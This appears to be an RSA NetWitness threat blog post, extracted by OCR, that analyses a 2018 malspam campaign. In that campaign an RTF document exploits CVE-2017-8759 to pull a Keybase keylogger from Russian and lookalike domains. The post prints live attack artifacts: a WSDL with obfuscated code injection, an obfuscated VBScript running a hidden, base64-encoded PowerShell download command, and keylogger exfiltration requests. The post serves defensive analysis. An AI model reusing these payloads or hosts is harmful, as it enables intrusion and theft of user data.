Malspam delivers Keybase keylogger 2-11-2017


community.rsa.com/community/products/netwitness/blog/2018/02/15/malspam-delivers-keybase-keylogger-2-11-2017

February 15, 2018

Malspam activity was observed on February 11th delivering a Keybase variant. The keylogger was first reported by security researchers at Palo Alto Networks in 2015. FirstWatch previously blogged about how to detect it using RSA NetWitness.

The delivery document is crafted to exploit CVE-2017-8759 in Microsoft Office. CVE-2017-8759 is a SOAP WSDL parser code injection vulnerability. FirstWatch dug deeper into that vulnerability in a previous threat advisory.


Upon opening the RTF document with an un-patched Microsoft Word, the user is presented with an empty page:



vt_doc_4487cb74d5524d57eb0859bdda34fd9ba7f426fd0867e8826ac2e8c787052848 [Compatibility ... M

vt_doc_4487cb74d5524d57eb0859bdda34fd9ba7f426fd0867e8826ac2e...: 49 characters (an appr...


In the background there is an HTTP request over SSL to a[.]pomfe[.]co :



```
             :  GET /yqlgje HTTP/1.1
         Host:  a.pomfe.co
   Connection:  Keep-Alive
```

```
                              :  HTTP/1.1 200 OK
                          Date:  Mon, 12 Feb 2018 12
                  Content-Type:  application/octet-stream
                Content-Length:  13711
                    Connection:  keep-alive
                    Set-Cookie:  __cfduid=dda5f79d7c8179997162c252cf7c10c141518437
                                 160; expires=Tue, 12-Feb-19 12
                 Last-Modified:  Sun, 11 Feb 2018 21
                          ETag:  "5a80aff5-358f"
     Strict-Transport-Security:  max-age=31536000; includeSubDomains; preload
               X-Frame-Options:  SAMEORIGIN
        X-Content-Type-Options:  nosniff
              X-XSS-Protection:  1; mode=block
               Referrer-Policy:  no-referrer
               CF-Cache-Status:  HIT
                       Expires:  Thu, 15 Mar 2018 12
                 Cache-Control:  public, max-age=2678400
                 Accept-Ranges:  bytes
                     Expect-CT:  max-age=604800, report-uri="https
                        Server:  cloudflare
                        CF-RAY:  3ebf6b5d1f0e23cc-IAD
```

```
<definitions
        xmlns="http://schemas.xmlsoap.org/wsdl/"
        xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
        xmlns:suds="http://www.w3.org/2000/wsdl/suds">
 <portType name="aUyvXYmPL"/>
        <binding        name="fQOXpc" type="aVo">
 <soap:binding style="afnwS1NWMB" transport=""/>
        <suds:class     type="aZ" rootType="
 </binding>
 <service name="aBBUY1">
 <port name="agCbzaknfoa"       binding="fQOXpc">
 <soap:address location="http://=MsHTa.eXE=http://bahyt-krim.ru/img/team/bob.hta"/>
        <soap:address   location=";
        string  [] ZaKdn        = {_url.Split('=')[1], _url.Split('=')[2]};;
 string MDpyab5Iw = string.Empty;
char[] ti = new char[9];
ti[0] = '\u0049';ti[1] = '\u0037';ti[2] = 'f';ti[3] = (char)0x32;
ti[4] = (char)0x43;ti[5] = (char)74;ti[6] = '\u0058';ti[7] = (char)(((( ~-794752576) & 0x45CE47F) + 29) % ((0x9DF405B + 0x14) % ((0x5825C3F ^ (318 - 194)) ^ ( ~-48))));
ti[8] = (char)(158 ^ ((213 ^ '\u003C') | ( ~(-190 | '\u00BD'))));for (int l8oRb = 0; l8oRb < ti.Length; l8oRb++)
MDpyab5Iw += ti[l8oRb];;
        if (System.AppDomain.CurrentDomain.GetData(MDpyab5Iw) ==        null) {
 string QBn8cv126 = string.Empty;
char[] dkGX9i = new char[10];
dkGX9i[0] = '\u0053';dkGX9i[1] = '\u0079';dkGX9i[2] = (char)115;dkGX9i[3] = (char)116;
dkGX9i[4] = (char)((212 ^ ('i' + 4)) - ('\u005E' ^ '\u000A'));dkGX9i[5] = '\u006D';
dkGX9i[6] = '.';dkGX9i[7] = '\u0064';dkGX9i[8] = '\u006C';dkGX9i[9] = '\u006C';for (int XG8XZswLPE = 0; XG8XZswLPE < dkGX9i.Length; XG8XZswLPE++)
QBn8cv126 += dkGX9i[XG8XZswLPE];;
        string MNuChL = string.Empty;
```



Traffic Flow Direction (1 value)

outbound (3)

Source IP Address

Closed - Click to Open

Destination IP address (1 value)

104.24.109.15 (3)

Service Type (1 value)

SSL (3)


Hostname Aliases (1 value)

a.pomfe.co (3)

Service Analysis (2 values)

tld not com net org (3) - ssl certificate missing subject organizational name (3)

Next comes the request to retrieve an HTA script from bahyt-krim[.]ru :




Request

```
GET /img/team/bob.hta HTTP/1.1
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: bahyt-krim.ru
Connection: Keep-Alive
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 12 Feb 2018 12:06:49 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip

<!DOCTYPE html>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >
<html>
<body>
<SCripT TypE="teXT/vbScript">
diM CUNWKDOeVjtmWU : dIm yPYSkHCgMonsdy : SEt CUNWKDOeVjtmWU = CREATEOBJECT ( Chr(&H57) & StrReverse(ChrW(&H53)) &
StrReverse(Chr(&H63)) & StrReverse(ChrW(&H72)) & StrReverse(Chr(&H49)) & StrReverse(ChrW(&H70)) & StrReverse(ChrW(&H54)) &
StrReverse(Chr(&H2E)) & Chr(&H73) & Chr(&H48) & Chr(&H65) & ChrW(&H4C) & StrReverse(Chr(&H4C)) ) : yPYSkHCgMonsdy = "
PoweRsHell.eXe -eX ByPASs -noP -W hidden -ec
IABzAGUAVAAtAGMAbwBOAHQARQBuAFQAIAAtAHYAYQBsAFUAZQAgACgATgBFAHcALQBvAEIASgBFAEMAVAAgAFMAeQBzAFQARQBNAC4AbgBFAHQALgBXAEUAYgBD
AGwASQBFAE4AdAApAC4ARABPAFcATgBsAG8AQQBkAEQAYQB0AEEAKAAgAB0gaAB0AHQAcAA6AC8ALwBiAGEAaAB5AHQALQBrAHIAaQBtAC4AcgB1AC8AaQBtAGcA
LwB0AGUAYQBtAC8AegBpAHIAYQBhAHQAXwBiAG8AYgBiAHkALgBlAHgAZQAdICAAKQAgAC0AZQBuAEMAbwBEAGkATgBnACAAQgB5AHQARQAgAC0AUABBAFQAaAAg
```



alias.host = 'bahyt-krim.ru' | filename = 'bob.hta'

2018 02 06 20:35:00 (+00:00) This Week 2018 02 13 20:34:59 (+00:00)

Visualization

Destination IP address (1 value)
37.150.213.103 (1)


Service Type (1 value)
HTTP (1)

Hostname Aliases (1 value)
bahyt-krim.ru (1)

Action Event (1 value)
get (1)

Service Analysis (7 values)
tld not com net org (1) - http1.1 without referer header (1) - http six or less headers (1) - http not good mozilla (1) - http no referer (1) - http long user-agent (1) - http get no post (1)

Then an executable ziraat_bobby.exe; a Keybase variant; is downloaded from the same domain:



Request


```
GET /img/team/ziraat_bobby.exe HTTP/1.1
Host: bahyt-krim.ru
Connection: Keep-Alive
```

Response


```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 12 Feb 2018 12:07:25 GMT
Content-Type: application/octet-stream
Content-Length: 495616
Connection: keep-alive
Last-Modified: Sun, 11 Feb 2018 21:01:15 GMT
ETag: "79000-564f60feba4ca"
Accept-Ranges: bytes


MZ......................@............................................ .!..L.!This program cannot be run in DOS mode.

$.......PE..L...y.oY.................`... .......|... ........@..
....................................@.................................|..S.......P.........................................
................................... ............... ..H............text....\... ...`..................
..`.rsrc...P............p..............@..@.reloc.............................@..B.........................................
```



	Filename	Size	Info	File Hashes
	24029604-107-0_1.ziraat_bobby.exe	495,616 bytes	application/o...	MD5: cafe2d12fb9252925fbd1acb9b7648d6 SHA1: 3db499311d265898b13468c24e0edf47e41eb00c



alias.host = 'bahyt-krim.ru' | filename = 'ziraat_bobby.exe'

2018 02 06 20:36:00 (+00:00) This Week 2018 02 13 20:35:59 (+00:00)


Service Type (1 value)
HTTP (1)

Hostname Aliases (1 value)
bahyt-krim.ru (1)

Action Event (1 value)
get (1)

Service Analysis (13 values)
watchlist file fingerprint (1) - watchlist file extension (1) - tld not com net org (1) - http1.1 without user-agent header (1) - http1.1 without referer header (1) - http1.1 without accept header (1) - http1.0 high header count (1) - http two headers (1) - http six or less headers (1) - http no user-agent (1) - http no referer (1) - http get no post (1) - http four or less headers (1)

Once the download is complete, the binary executes and it starts to exfiltrate data in the query strings of successive HTTP GET requests to ziraat-helpdesk[.]com:




Request

```
GET /components/com_content/bobby/post.php?
type=clipboard&machinename=[redacted]&windowtitle=&clipboardtext=www.youtube.com/watch?v=9bZkp7q19f0&machinetime=2:40%20PM
HTTP/1.1
Host: ziraat-helpdesk.com
Connection: Keep-Alive
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 12 Feb 2018 21:49:48 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Keep-Alive: timeout=5, max=10000
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

<br>Success
```



